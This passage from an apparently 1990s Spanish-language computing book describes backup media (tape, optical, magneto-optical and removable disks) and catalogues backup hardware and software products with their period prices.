En esta categoría se encuentran las unidades para discos flexibles de extra alta densidad, los *discos tipo Winchester*, los sistemas de *cintas* y *casetes*, los *discos ópticos* y *magneto-ópticos*, los *discos duros removibles*, etc. Aunque no todos están actualmente en un nivel económico que permita ponerlos al alcance de cualquier persona, sí ofrecen una variedad de posibilidades entre las cuales usted puede escoger la más apropiada para sus necesidades particulares.

Los *disquetes de extra alta densidad* pueden ser de utilidad como medio de respaldo, pero su capacidad máxima de almacenamiento es, a lo sumo, 40 MB –igual a la mínima que ofrecen las cintas de menor capacidad–, y son todavía difíciles de encontrar con los proveedores de equipos de computación.

En el Capítulo 2 se mencionaron algunos medios magnéticos para almacenar la información que se genera con la computadora; entre ellos están las unidades de cinta magnética o casetes, las unidades portátiles de disco flexible, los discos duros, etc. De ellos, los discos fijos o duros están considerados como la mejor opción para el almacenamiento de datos por su velocidad de acceso –que en algunos casos es menor que 16 milisegundos–, y por su capacidad de almacenamiento que rebaza fácilmente los 500 MB, e incluso en sistemas de redes se hacen necesarios los discos que pueden soportar decenas de gigabytes.

El problema se presenta cuando se intenta hacer una copia de seguridad de discos fijos con estas capacidades o más, por medios convencionales como descargar toda la información en una gran cantidad de discos flexibles. Como solución, se desarrollaron inicialmente sistemas de respaldo con capacidades de 20 o 40 MB en cartuchos, como por ejemplo las cajas

de Bernoulli, que actualmente soportan capacidades de cientos de megabytes, y otros ópticos o magneto-ópticos cuyas capacidades son de varios gigabytes.

Respecto a la duración, en condiciones óptimas, de los medios de almacenamiento, los discos se consideran con más posibilidades de conservación pues tienen una capa más gruesa y una cubierta magnética más densa, por lo que ofrecen mayor posibilidad de soportar condiciones extremas de temperatura y humedad sin deterioro, y obviamente resistirán más tiempo en buen estado.

Las unidades ópticas y magneto-ópticas, como las de *una sola escritura y muchas lecturas* (WORM) o las que permiten borrado y escritura de datos, son muy útiles como medios de almacenamiento aleatorio por su extraordinaria velocidad y gran capacidad, pero su mayor desventaja es su precio, que la mayoría de las veces es superior a los 3 000 dólares y unos 300 dólares por disco.

7.2.1 Unidades de respaldo en cinta

Las unidades de respaldo en cinta han evolucionado de acuerdo a las necesidades de la nueva tecnología informática, ya que empleando la arquitectura de microcanales logran la grabación de los archivos a enormes velocidades. Aprovechando programas de control de los dispositivos de disco, se optimiza el tiempo de respaldo, por lo que no se hace necesario ejecutar toda la cinta para localizar una información requerida o el final del último archivo para continuar copiando la información.

Con estas técnicas y las ventajas que ofrecen los casetes del tipo DC600 o SCSI, se logran velocidades de acceso a la información superiores a los 10 MB por minuto y capacidades de almacenamiento tan grandes, que ya deben medirse en *gigabytes* (miles de millones de bytes, GB).

La cinta magnética resulta ideal cuando es necesario almacenar grandes cantidades de datos en el mismo medio, como por ejemplo respaldar discos duros, pues las de menor capacidad pueden almacenar unos 40 megabytes en un solo casete y las unidades de exploración helicoidal llegan a almacenar hasta 5 gigabytes por casete, cantidad que se incrementa constantemente con los avances de nuevas tecnologías. Además son fáciles de conseguir, pues existe ya gran cantidad de fabricantes de equipos de respaldo en cinta y medios magnéticos como casetes y cartuchos –la cinta normalmente es mucho más barata que otros medios magnéticos de almacenamiento–.

Formatos de cinta

Las cintas tienen alguna desventaja cuando se trata de accesar la información en forma aleatoria, pero para respaldos de archivos en forma continua no hay como éstas, pues la velocidad de acceso a la información es bastante aceptable, el precio muy competitivo y su capacidad lo mejor. Los cuatro grandes formatos de cinta que se conocen son:

Carrete a carrete (Reel to Reel)

Con cinta de medida de media pulgada, estos "carretes" son los que más se utilizan para los sistemas grandes como *minicomputadoras* y *macrocomputadoras* (Mainframes), con costos muy elevados. Se están reemplazando por otros medios de menor costo, mayor velocidad y mayor capacidad de almacenamiento.

Carrete de 8 mm de ancho (8 mm Cartridges)

Formato que todavía se utiliza bastante en las *cajas de Bernoulli* y en casetes o cartuchos, con mayor desempeño que las de otras medidas de ancho. Emplean generalmente la tecnología de *exploración helicoidal* –de Exabyte–, que está basada en mecanismos de *VCR* (Video Cassette Recorder) analógico de 8 mm de Sony, con tres cabezas (servo, lectura y lectura después de escritura) y una cabeza de borrado adicional que elimina a todo lo ancho de la cinta en una sola pasada.

QIC (Quarter-Inch Cartridge)

Carrete de ¼ de pulgada se ha popularizado mucho. Algunos modelos como el DC2000, DC600 o DC9135 fabricado por 3M se han hecho indispensables, pues han impuesto el estándar de la *American National Standards Institute* (ANSI). Los fabricantes de unidades de respaldo (backup) las han adoptado para sus equipos por su versatilidad y su reducido tamaño.

Los estándares para almacenamiento de información en cintas de ¼ de pulgada han sido reglamentados por la Quarter-Inch Cartridge Association, en Estados Unidos, especificando las interfaces entre las computadoras y las unidades de respaldo, códigos de corrección de errores, algoritmos de compresión de archivos, formatos de cinta y propiedades de las cabezas de grabación.

Cintas de Audio Digital (Digital Audio Tape, DAT)

Estas cintas de 4 mm manejan los comandos *SCSI*, que se especifican en el estándar QIC-104 y están cambiando al QIC-121, que es el conjunto de comandos SCSI-2 que se utilizarán en el futuro.

7.2.2 Unidades de discos ópticos

Las *unidades de discos ópticos* representan un término medio entre las unidades de respaldo en cinta y los discos duros de grandes capacidades de almacenamiento, porque aunque son un poco más lentas en su acceso a la información que los discos, por otro lado son mucho más veloces que las cintas y almacenan cuantiosos datos, con un promedio de vida útil a partir de su escritura de más de diez años.

Generalmente los *platos ópticos* son de unas 5 ¼ pulgadas y se pueden leer o escribir de un solo lado. Si se quisiera escribir por el otro lado, sería necesario voltearlo. Son removibles y tienen una gran capacidad de almacenamiento. Los *discos ópticos* se presentan en cartuchos removibles y se dividen en dos categorías: *CD-ROM* (Compact Disk-Read Only Memory) o disco compacto de *sólo lectura*, y de *una sola escritura y muchas lecturas* (Write Once Read Many, WORM), que permite escribir en los espacios disponibles, pero nunca sobre información almacenada con anterioridad, y no se puede borrar.

Esta innovadora tecnología se está utilizando muchísimo en lo que se conoce como *Multimedia*, ya que el proveedor de los CD-ROM puede incluir hasta poco más de 600 MB de información en un disco de 5 ¼ pulgadas, y las unidades para leerlo pueden conseguirse en algunos casos con menos de 300 dólares. Obviamente los CD-ROM no son recomendables para respaldar datos, excepto que éstos no se necesiten en el futuro sino para leerse.

El problema radica en que los *lectores de discos ópticos* de este tipo no pueden escribir en ellos, por lo que se necesitaría una unidad de escritura que podría costar arriba de 3 000 dólares, y tendría una capacidad de reproducción de CD-ROM de unos cuantos al día. La mayoría de las aplicaciones que se desarrollan en este tipo de medios son de índole científica y educativa, ya que han proliferado las enciclopedias y programas artísticos incluyendo *imágenes, sonido y animación*.

Los discos CD-ROM son la extensión de la tecnología de *audio CD* desarrollada en la década de los setentas por las empresas *Philips y Sony*, que se concretó en 1983. Como todos los medios de almacenamiento de datos, los CD-ROM graban la información como *unos y ceros* que son leídos mediante una unidad equipada con un rayo de luz *láser*. Almacenan un promedio de 480 disquetes de 3 ½ pulgadas de alta densidad, que equivalen aproximadamente a unas 275 000 páginas de texto. La mayoría de las computadoras que se ofrecen en el mercado hoy, cuentan con una unidad reproductora de CD-ROM.

7.2.3 Unidades de discos magneto-ópticos

Las unidades de respaldo en *disco magneto-óptico* (MO) se están estandarizando como los sistemas removibles del futuro por su versatilidad, velocidad de acceso adecuada y gran capacidad de almacenamiento de información, que se mide en gigabytes, características que satisfacen las necesidades de los administradores de redes de cómputo y sistemas de grandes empresas.

El disco está *encapsulado* y recibe la información por medio de un rayo láser que calienta una sección del disco, grabando la información en forma binaria gracias al magnetismo de su superficie, además de permitir el borrado de la información. El gran inconveniente de estas unidades de respaldo de datos es, por ahora, el precio tan elevado de las unidades y de los medios de almacenamiento. Aunque la tecnología magneto-óptica hace más lento el acceso al disco –problema que está siendo superado día a día–, estos *soportes ópticos borrables* (Erasable optical data disk) permiten borrar más de un millón de veces la información.

En cambio, esta tecnología ofrece muchas características que la ponen en la mira de los usuarios de computadoras; como son *medios removibles*, se puede grabar información y almacenarla en un lugar seguro, y estar intercambiando discos o cartuchos para cada necesidad, las capacidades de almacenamiento en 1993 eran de 1.3 GB por disco de 5 ¼ pulgadas, y las expectativas para el futuro son de 2.6 en 1995, 5.2 en 1996 y finalmente llegar a 10.4 GB en 1998, por lo que no se necesitan muchos MO para guardar los respaldos de toda una red de computadoras, etc.

7.2.4 Discos duros

Actualmente los discos duros son el *medio magnético* indispensable en los sistemas de computación personales, indus-

triales, de oficinas, escuelas, etc., ya que la mayoría de paquetes de software requieren una gran capacidad de almacenamiento, tanto para los programas que se van a utilizar como para la información que se genera con éstos, además las grandes velocidades que alcanzan éstos en el acceso a los datos –lectura o grabación– los hacen perfectos para ser utilizados como *sistema de almacenamiento general de información* o memoria "física" del sistema.

Los discos, según sus capacidades, están constituidos por uno o más platos de consistencia rígida, apilados, que giran sobre un eje común a una velocidad promedio de 3 600 rpm. Al encender la computadora se inicia el movimiento del disco, pues sería ilógico que el disco se empezara a mover cada vez que se necesite grabar o leer alguna información –las *computadoras "verdes" o ecológicas* detienen el giro del disco duro cuando se deja de utilizar durante cierto tiempo para ahorrar energía–, puesto que tarda algunos segundos en alcanzar su velocidad de operación.

Tienen dos cabezas de lectura/escritura –una por cada lado– para cada plato en la pila, para optimizar el acceso a la información que se encuentre en cualquier lugar del disco, lo que los hace aún más veloces. Aunque las capacidades de los discos fijos oscilaban entre 10 y 40, ya existen modelos capaces de almacenar más de 1 GB y sus precios son muy accesibles para cualquier usuario –Un disco promedio de unos 210 MB se consigue por poco más de 300 dólares, y los precios van en descenso debido a la gran cantidad de modelos que se ofrecen en el mercado y a la baja generalizada en los productos de computación –programas y equipo–.

Ahora se consiguen incluso *unidades removibles* de discos duros a precios muy razonables, que se pueden transportar y conectar a cualquier computadora sin ningún problema, por lo que se pueden utilizar como unidades de respaldo o bien como discos de trabajo en computadoras de escritorio o en las portables o portátiles (Laptops, Notebooks, Subnotebooks y Palmtops).

7.2.5 Respaldo de información en redes

Los *administradores de redes* conocen la apremiante necesidad de realizar copias de seguridad de los valiosos y abundantes datos que se generan en las computadoras a su cargo. Las empresas deben concientizarse de que el costo de los grandes sistemas de resguardo de datos siempre será menor que el

costo normal de respaldo cuando no se cuenta con estos equipos y software, sobre todo si se tiene que agregar el costo de restaurar la información después de cualquier tipo de desastre.

La mejor manera de resguardar los datos de las redes es utilizar *sistemas con cargadores automáticos y bibliotecas*, como por ejemplo el *ADIC* (Advanced Digital Information Corp.) *DAT Autochanger 1200C*, utilizando software especializado como *Mountain TapeWare*, *Xpress librarian* o *Network Archivist*, que permiten automatizar las tareas de respaldo, prescindiendo del elemento que más problemas provoca en estas actividades, el hombre. Estos sistemas permiten planear estrategias de transferencia y protección de datos basadas en la *oportunidad*, *necesidad* y *uso frecuente* o *uso limitado* de la información.

Obviamente el costo de estos sistemas es muy superior al promedio –siempre mayor que 10 000 dólares–, pero hay que considerar que los beneficios que se obtienen superan en dinero, confiabilidad y precisión a los que pueden darse si se utilizan medios tradicionales. Por ejemplo, una empresa que cuenta con una red de 200 estaciones puede tener costos de transferencia y resguardo de archivos de mucho más de 1 000 000 de dólares, los cuales puede reducir considerablemente si hace una inversión de unos 20 000 dólares.

A continuación se incluye una lista con varios tipos de equipos para respaldo de diferentes capacidades de almacenamiento y, desde luego, algunos con precios muy elevados. Estos no son muy necesarios para los usuarios de computadoras personales con equipos sencillos, pero las empresas con sistemas computadorizados y redes con varios servidores, deberían considerar seriamente la adquisición de alguno de ellos.

Es claro que esta lista no está completa, pues existe una gran cantidad de equipos de respaldo, y diariamente se desarrollan nuevos métodos y medios de almacenamiento de información, por lo que pueden faltar muchos modelos o incluso desaparecer algunos del mercado, pero se mencionan aquí los más conocidos para proporcionar, a los interesados, información que puede ser de gran utilidad. Los precios son los de Estados Unidos y se presentan en dólares de ese país

AGA DR (Discus Rewritable), producto de *Advanced Graphics Applications*, Inc., es una unidad de respaldo de información en disco óptico borrable, con capacidad de 650 MB, que se incluye con software controlador, el cual permite realizar la instalación correctamente y hacer particiones muy

grandes en el disco. Requiere 128 kB de memoria RAM, sistema operativo PC/MS-DOS 3.0 o posterior, y adaptador SCSI de 8 bits.

Archive XL 5540. Un producto de *Archive Corporation*, con capacidad para almacenar 40 MB en cinta de formato DC200. Tiene un precio de 499 dólares por la unidad interna, y de 679 por la externa. Utiliza el estándar QIC-40. Los modelos XL 5580, unidad externa e interna, tienen una capacidad de 80 megabytes.

Augmentx Retriever RT250P. Unidad de respaldo en cinta que se puede mover de un lugar a otro para respaldar la información de varias computadoras en oficinas y empresas chicas o medianas, es un producto de *Augmentx Inc.*, con un precio de 449 dólares. Incluye el programa *Colorado Backup for Windows*, que permite la transferencia de datos con muy buenos resultados.

Backpack 250. Producto de *MicroSolutions Inc.*, que permite hacer copias de seguridad en mini cartuchos de cinta con los estándares QIC-40 y QIC-80 a una velocidad máxima de 9 MB por minuto. Se puede conseguir a un precio de lista de 339 dólares.

Bering 7600. Unidad de respaldo magneto-óptica en cartuchos removibles de 5 ¼ pulgadas, con capacidad de almacenamiento de acceso aleatorio de 650 megabytes. Producto de *Bering Industries* para computadoras Hewlett-Packard.

Braemar SX40. Unidad de respaldo en cartucho de cinta con capacidad de almacenamiento de 60 MB, que ofrece *Braemar*. Diseñada para los sistemas Macintosh.

Cachet System 6 de *Maximum Storage* es una unidad magneto-óptica borrable de respaldo tipo SCSI, con capacidad de almacenamiento de 128 MB. que permite velocidades de transferencia de unos 15 MB por minuto. Aunque se trata de la nueva tecnología OM, su precio ya es menor de 700 dólares.

Cirrus 600 MO. Unidad de respaldo magneto-óptica, con capacidad para almacenar 600 MB de datos, que permite grabar y borrar información y que cuenta con soporte de programas de control (Silverlining y Silverserver); todo el equipo está diseñado por *LaCie Ltd.*

CT150. Unidad de cinta con capacidad de almacenamiento de datos de 150 MB y estándar QIC-24, es un producto de *Core International Inc* , con disposición de unidades interna y externa Utiliza cinta de formato DC600XTD.

CY-8200. Sistema de respaldo en cinta de 8 mm, que incluye como uno de sus principales atractivos una pantalla de

cristal líquido de 2 líneas por 40 columnas, la cual permite monitorear el proceso durante la preparación de las copias de respaldo. Funciona mediante la tecnología de *exploración helicoidal*, a una velocidad de respaldo de 15 MB por minuto y con una capacidad de almacenamiento de hasta 2.5 gigabytes. Trabaja con el código de corrección de errores (Error Correction Code, ECC), que permite hacer copias con verificación de integridad. Es un producto de *Cybernetics Group*.

DataFile. Disco fijo portátil que se conecta a cualquier puerto paralelo en computadoras de escritorio o portátiles, producto de *Axonix*, con capacidades para almacenamiento que van desde 20, 40 o 100, hasta 200 MB Se presenta en un gabinete muy pequeño, de 5 x 15 x 18 cm y pesa menos de 2 kg. Viene protegido contra impactos, por lo que se puede transportar sin ningún peligro, y se recomienda como disco de trabajo integrado al sistema o como unidad de respaldo para realizar copias de seguridad del disco fijo

DataFrame XP100. Un producto de *SuperMac Technology* para las Macintosh, que incluye utilidades como el programa de respaldo (backup) *DiskFit*, que permite realizar los respaldos de discos flexibles o fijos fácilmente. Además incluye 2 programas muy completos para *colas de espera* (Printer Spooler) en impresión, uno para impresión de imágenes (Image Writer) y otro para Apple Talk Image Writer e impresora Láser.

DataPak. Unidad de respaldo en cartuchos removibles de cinta para sistemas Macintosh, presentada por *Mass Microsystems Inc.*, con una capacidad de almacenamiento de datos de 45 MB en un pequeño cartucho removible. Su velocidad de acceso de 25 ms la hace una de las más rápidas, y con el programa que se incluye *(KopyKat)* se facilita el respaldo de los archivos

DataVault Sistema de respaldo en cinta con capacidad de 1.3 GB, presentado por *Tecmar*. Respalda archivos en estaciones de trabajo y redes a una velocidad de 11 MB por minuto, e incluye un programa de control capaz de accesar la información a través de toda la cinta (1.3 GB) en unos 45 segundos de forma automática.

Easi Tape. Unidad portátil de respaldo en cinta de alta velocidad, de *Analog Digital Peripherals Inc* , que opera con baterías y se conecta a cualquier puerto estándar RS-232 sin necesidad de tarjeta o controlador de disco. Realiza la copia de los datos y corrige errores automáticamente.

EXB-8200. Es un subsistema de respaldo en casete de cinta con formato de 8 mm y capacidad de almacenamiento de 2 GB a una velocidad muy adecuada. Producto de *Perfect Byte Inc.*, útil en equipos con sistema Unix y redes, y para estaciones de trabajo.

FILESAFE 1200 y 7500. Son sistemas de cinta audiodigitales. El 1 200 tiene una capacidad de almacenamiento de 1.3 GB, utiliza tecnología de exploración helicoidal y está diseñado para computadoras PC, estaciones de trabajo y redes (LAN). El modelo 7500 tiene una capacidad de 525 megabytes y utiliza cartuchos DC6525. Son dos productos de Mountain Computer, Inc., que se presentan en modelos externos e internos.

GigaPack-LAN, versión 1.073. Es una unidad de respaldo en cinta para discos fijos que se usa en sistemas de redes y que almacena más de un gigabyte de datos en un pequeño casete. Se puede programar el respaldo en horas determinadas. Incluye un programa *(LANsafe)* que controla todos los procesos de Backup y Restore. *GigaTrend Inc.*, ofrece unidades externa e interna. Se incluye una tarjeta SCSI para puerto de 16 bits, y ambas unidades vienen con una pantalla LCD y 4 botones para control y programación de los respaldos.

iDSPROSeries. Son discos fijos portátiles con capacidades de 20 a 200 MB, presentados por *Integrated Data Storage System Inc.*, con una asombrosa velocidad (12-35 milisegundos). Vienen en un gabinete de 5 x 13 x 29 cm, pesan menos de 1.5 kg y pueden usarse como discos de trabajo o para respaldo de la información de los discos duros en computadoras de escritorio o portátiles. La empresa ofrece garantías de 2, 3 y 5 años.

Imager. Tarjeta para control de respaldos en cinta *VCR* (Video Cassette Recorder), con formatos Beta y VHS, de *Autofax Corp.*, que por un precio de lista de 199 dólares incluye un programa de automatización y control de las copias de seguridad, y maneja una capacidad de almacenamiento de datos de 110 a 420 MB, dependiendo de la longitud de la cinta. Se entrega con cables y conectores.

IOmega Tape 250 Parellel Port II. Unidad de respaldo en mini cartuchos de cinta en formato de los estándares QIC-40 y QIC-80, que permite almacenar 120 MB o 250 si se comprimen los datos. Trabaja con el sistema *Digital Servo-Controlled direct-drive* y software *Arcada Backup for Windows*, que prueba, configura y compara automáticamente las unidades para lograr respaldos confiables. Es un producto que *IOmega Corp.*, ofrece en 325 dólares la externa y en 189 la interna, con una garantía de 5 años.

IOmega-Bernoulli Portable 44. Es un sistema de respaldo de archivos tipo caja de Bernoulli para computadoras Macintosh e IBM y compatibles. En un gabinete muy pequeño se presenta esta útil unidad que funciona con baterías recargables y que tiene una capacidad para almacenamiento de datos de 44 MB en discos tipo Bernoulli, los cuales se pueden extraer de la unidad y transportarse o guardarse por separado, su tiempo de acceso al disco es de 22 milisegundos. Es un producto de *IOmega Corp.*

Jumbo 250 de *Colorado Memory Systems Inc.*, es una unidad interna de respaldo en cinta que se puede instalar en uno de los lugares destinados a las unidades de disquetes, ya sea de 3 ½ o 5 ¼ pulgadas. Utiliza los estándares QIC-40 o QIC-80 y permite almacenar hasta 250 MB en un pequeño cartucho, comprimiendo los datos. No respaldar la información es un pecado habiendo unidades como ésta, que cuesta únicamente 159 dólares.

Jumbo Trakker 250. Unidad de respaldo en cinta, de *Colorado Memory Systems Inc.*, con una capacidad de almacenamiento de 250 MB en datos comprimidos, se conecta al puerto paralelo de computadoras PC IBM o compatibles. Utiliza minicartuchos DT-250 y permite, a través del programa versión *Lite* de *Colorado Backup*, seleccionar entre *no compresión, compresión máxima* o *compresión optimizada* de acuerdo a la velocidad de transmisión de datos. Se distribuye por 350 dólares.

LaserBank 600R, es una unidad de disco óptico que ofrece *Micro Design International Inc.* Tiene una capacidad de almacenamiento con acceso aleatorio, de 600 MB y utiliza tarjeta de interfaz SCSI. Incluye un programa de control, que se maneja por medio de menús o listas de opciones, muy fácil de operar. Requiere sistema operativo DOS 3.0 o posterior, 128 kB de memoria RAM y NetWare de Novell versión 2 15 o 3 0.

MaxStream. Unidad de respaldo en cartuchos removibles de cinta, desarrollada por *Maynard Electronics*, del grupo *Archive Corporation*. Automáticamente procesa copias de respaldo de hasta 2.2 GB en computadoras IBM PC y sus compatibles, o en redes, incluso sistemas Macintosh.

MicroPak MPT 155. Sistema de respaldo en cinta para Macintosh, diseñado por *MicroNet Technology Inc.*, que se distribuye por menos de 700 dólares y copia 5 MB de datos por minuto. Permite respaldar archivo por archivo, mediante co-

pia de espejo (mirror backup) o archivos expandibles con Backup y Restore (Incremental Backups).

Microtech. *Microtech International Inc.* presenta una serie de sistemas de almacenamiento de información para Macintosh, como unidades de discos fijos internas o externas con capacidades de 20, 40, 80, 100, 150, 320 y 650 MB, a precios entre 520 y 3 430 dólares. También ofrece sus modelos NT60 de respaldo en cinta para 60 MB, y NT150 de 150 MB.

Microtech OR650. Es una unidad de disco óptico removible, con capacidad de almacenamiento de 650 MB y acceso aleatorio, que presenta *Microtech International Inc.* Los cartuchos de disco pueden ser borrados o reescritos, y cuestan unos 100.

PCS-2100. Sistema de cartucho de cinta de 8 mm, producto de *PCS Technologies*, con capacidad de almacenamiento de 2 100 megabytes. Incluye un programa de control capaz de acelerar el proceso de respaldo hasta una velocidad de copiado de 10 a 15 MB por minuto. Realiza verificación bloque a bloque (block to block), y hace los respaldos automáticamente sin intervención del operario en una cinta de 8 mm con tecnología y formato de *exploración helicoidal*

PLI. Unidades de disco óptico removible con capacidades de 650 MB o 1.3 GB, de *Peripheral Land Incorporated* Utilizan los estándares ISO y ANSI, y se incluyen sin costo los programas de utilidades: *TurboCache, TurboBack, TurboOptimizer* y *TurboSpool*, para control de respaldos y optimización de discos, además se incluye un módulo de seguridad *(A.M.E)* y *DOS Transfer*, que permite trasladar a Macintosh archivos en formato de PC.

QIC-122. Es un chip de compresión y descompresión de datos desarrollado por Stac Electronics, que la asociación *Quarter Inch Cartridge Drive Standards* ha adoptado como el estándar QIC-122 para la compresión de datos.

Comprime archivos en una relación promedio de 2 a 1, a una velocidad de unos 750 kB por segundo, utilizando un algoritmo Ziv-Lempel modificado que utiliza sólo 16 kB de memoria RAM, de los cuales únicamente 2 kB son para almacenar la tabla de cadenas del algoritmo de compresión. Los fabricantes de unidades de respaldo ya lo utilizan, optimizando así la capacidad de almacenamiento y la velocidad de copiado de información de sus productos.

QT-125e/QT-125i. Sistemas de respaldo en cinta de *Tecmar Inc.* Su capacidad de almacenamiento de datos es de 125 MB. Opera automáticamente con opción de copia archivo por archivo o copia de espejo (mirror backup), a una velocidad de

5 MB por minuto Se incluye el programa de control *SY-TOS* y funciona en computadoras IBM PC y sus compatibles, y en Redes Novell, Token Ring y 3Com.

Rapid recover. Unidad de respaldo de información de *Emerald Systems Corporation* que se ofrece con capacidades de respaldo de 60, 150 y 300 MB, en formato de cinta de ¼ de pulgada en cartucho

REO-650. Unidad de almacenamiento de información en disco óptico borrable removible, desarrollada por *Pinnacle Micro* Tiene una capacidad de 650 MB y se entrega con un programa controlador que permite realizar la grabación o respaldo automáticamente. Requiere el sistema operativo PC o MS-DOS versión 3 2 o posterior, 128 kB de RAM y NetWare de Novell, versión 2.15 o 3 0

Retrieve 60/60E. Son unidades de respaldo de la empresa *Alloy Computer Products*, con capacidad de almacenamiento de 60 MB en cinta de ¼". Utiliza el código de corrección de errores (Error Correction Code, ECC), por lo que es muy confiable. Soporta sistema operativo DOS y redes Novell, y se ofrece con una tarjeta controladora y software *(Alloy's ResQ y ResQNET)* que permiten respaldo automático y selección de los archivos que se van a proteger.

SE120, SE250 y SE305. La línea de unidades de respaldo de *Summit Memory Systems Inc* , consta de tres dispositivos de almacenamiento magnético en cinta que se pueden instalar en el interior de la computadora como una unidad más de disquetes Utilizan mini cartuchos de cinta con las especificaciones QIC, y tienen capacidades de 120, 250 y 305 MB respectivamente, siempre y cuando se compacten los datos. Los dos primeros modelos alcanzan una velocidad de respaldo de 3.5 MB por minuto y el último llega a los 10 MB por minuto. los precios son de 199, 279 y 359 dólares cada uno de ellos.

SCO XENIX/SCO UNIX. Son productos de *Image Management Technologies Inc.* En sus variados modelos se presentan capacidades de almacenamiento que van desde 400 MB hasta 6 GB. Se ofrece una garantía de 30 años en los medios ópticos de almacenamiento, los cuales son removibles. Operan como un disco fijo estándar, y reconocen todos los comandos de los sistemas operativos Unix y Xenix

T150, de *Mirror Technologies Inc* , Minnesota, es un sistema de respaldo muy veloz y confiable que permite la creación de copias de seguridad archivo por archivo, copias de espejo o respaldos incrementados con los comandos **Backup** y **Restore** del DOS.

Tape-Stor 250 Es una unidad externa de cinta, que permite respaldar varias computadoras, ya que se puede llevar fácilmente de un lugar a otro. Lo más importante de esta económica –cuesta sólo 159 dólares– unidad es su buen rendimiento, su reducido tamaño, la garantía de dos años que ofrece *Conner Peripherals Inc.* y la velocidad de respaldo de 8 MB por minuto.

Type Master. Unidad de respaldo en cinta, de *CMS Enhancements Inc*, que rebaza las especificaciones QIC, logrando una velocidad de transferencia de datos de 5 5 MB por minuto. Tiene opciones como *Auto Tape Select*, para automatización del respaldos, *Off Track Read Compensation*, para compensar las fallas de alineación de la cabeza de lectura, y *On Board Diagnostics*, que permite verificar el copiado sobre la marcha. Es compatible con sistemas IBM PC, Macintosh, Redes Novell, 3Com y Token Ring –utilizando Xenix o Unix–.

Weltec PHD. Es un disco fijo portátil desarrollado por *Weltec Digital Inc.*; utiliza puerto serial, y puede trabajarse como sistema de respaldo o disco duro adicional en cualquier computadora de escritorio o portátil. Incluye baterías de *níquel/cadmio* (NiCad) con capacidad de 2 horas de uso y recarga en 8 horas. Accesa 2.2 MB de datos por segundo, y tiene un peso menor a 4.5 kilogramos.

7.3 Programas de respaldo

Indudablemente, los programas de control para las unidades de respaldo y los programas diseñados específicamente para realizar dichas operaciones utilizando los medios comunes como disquetes y discos duros, tienen mucho que ver con la calidad y velocidad cuando se realizan las copias de seguridad o respaldo de los archivos de datos y programas.

Enseguida se presenta una lista de programas de utilidad para control y manejo de archivos, que permiten optimizar y elaborar respaldos de datos, almacenándolos en disquetes, discos duros, unidades o cartuchos de cinta, discos magnetoópticos o disco removibles, analizando algunos de ellos para que pueda determinar cuál es el software más apropiado para sus necesidades, ya que, si usted genera unos cuantos archivos de datos a la semana o al mes, quizás necesite únicamente un programa manejador de archivos que le permita copiar éstos a sus disquetes como respaldo.

ARCserve versión 5.0. Si usted cuenta con un sistema de respaldo con cargador automático, una red NetWare con

múltiples servidores y estaciones de trabajo y una cantidad considerable de datos que proteger, le conviene pensar en un programa de aplicaciones cliente/servidor como éste de *Cheyenne Software*, que entre otras cosas ofrece interfaces para Windows, DOS y OS/DOS. Su precio en dólares varía de acuerdo al número de usuarios, por ejemplo; 5 usuarios por 395, 6 a 20 por 1 195, 21 a 50 1 495, etc. Requiere de un servidor con 4 MB de memoria RAM con unos 4 MB de espacio disponible en el disco y sistema operativo NetWare 3.11 o posterior. Las estaciones de trabajo deberán tener al menos 640 kB de memoria RAM y 3 MB de espacio en disco, además del sistema operativo MS DOS 3.1 o posterior.

Back-It. Programa de respaldo (backup) de archivos de Gazelle Systems –que entre paréntesis y para nuestro gusto está realizando varios programas de utilidades que hemos probado y son de muy buena calidad–, permite realizar cópias de seguridad muy confiables y a buena velocidad. Requiere 256 kB de memoria RAM y sistema operativo PC o MS DOS 2.0 o posterior y funciona a base de menús. Tiene 3 niveles de verificación seleccionables, permite escoger los archivos que se van a respaldar, o copia automáticamente sólo los archivos que se han modificado, y tiene la capacidad de corregir los errores que se generan durante la copia.

BackMatic. Software para respaldo de información, de *Magic Software*, que permite hacer copias de seguridad llamadas *Shut Down*, o automáticamente, mediante un programa de respaldo automático en horarios preestablecidos. Su operación es muy veloz.

COREfast. Software desarrollado por *Core International Inc.*, que permite respaldar información en hora y fecha programadas, mediante un módulo de 4 kB residente en memoria, restablecer o recuperar los archivos borrados o ubicados en sectores dañados, y comprimir los datos, además crea archivos de control que funcionan como directorios de la información que se ha respaldado. Su presentación a base de menús o listas de opciones facilitan la operación. Requiere 256 kB de memoria RAM y el sistema operativo PC o MS DOS 2.0 o posterior.

Central Point Backup *for DOS/for Windows.* Central Point Software Inc., desde siempre ha estado en el panorama de los programas de utilidades, y en este caso, como uno de los mejores programas de respaldo de datos. Las dos versiones, para DOS y para Windows tienen las mismas características y el mismo rendimiento y su precio de lista es de 129 dólares.

Si desea la versión completa de PC Tools, le cuesta 178 dólares y le ofrece el mismo programa de respaldo, más todas las utilerías conocidas de PC Tools




Figura 7.1
PC Tools 8.0 para DOS ofrece esta opción de respaldo que proporciona un medio muy confiable para salvaguardar la información en computadoras PC

La presentación gráfica de las pantallas de CP Backup son muy vistosas y desde luego la versión para Windows es una de las más espectaculares en cuanto a diseño, pero lo importante ahora es el respaldo de información.

CP Backup ofrece todo lo que se puede esperar de un programa de respaldo; Transfiere información hacia disquetes, cinta con los estándares QIC-40 y QIC-80, Unidades SCSI y en general a cualquier dispositivo de almacenamiento que DOS reconozca con una letra, como una unidad del sistema. Una de las opciones que no se debe dejar de mencionar en este libro, es la de detectar virus a la vez que va haciendo las copias de seguridad, aunque está limitada a las "firmas" de los virus que conozca *Central Point AntiVirus*

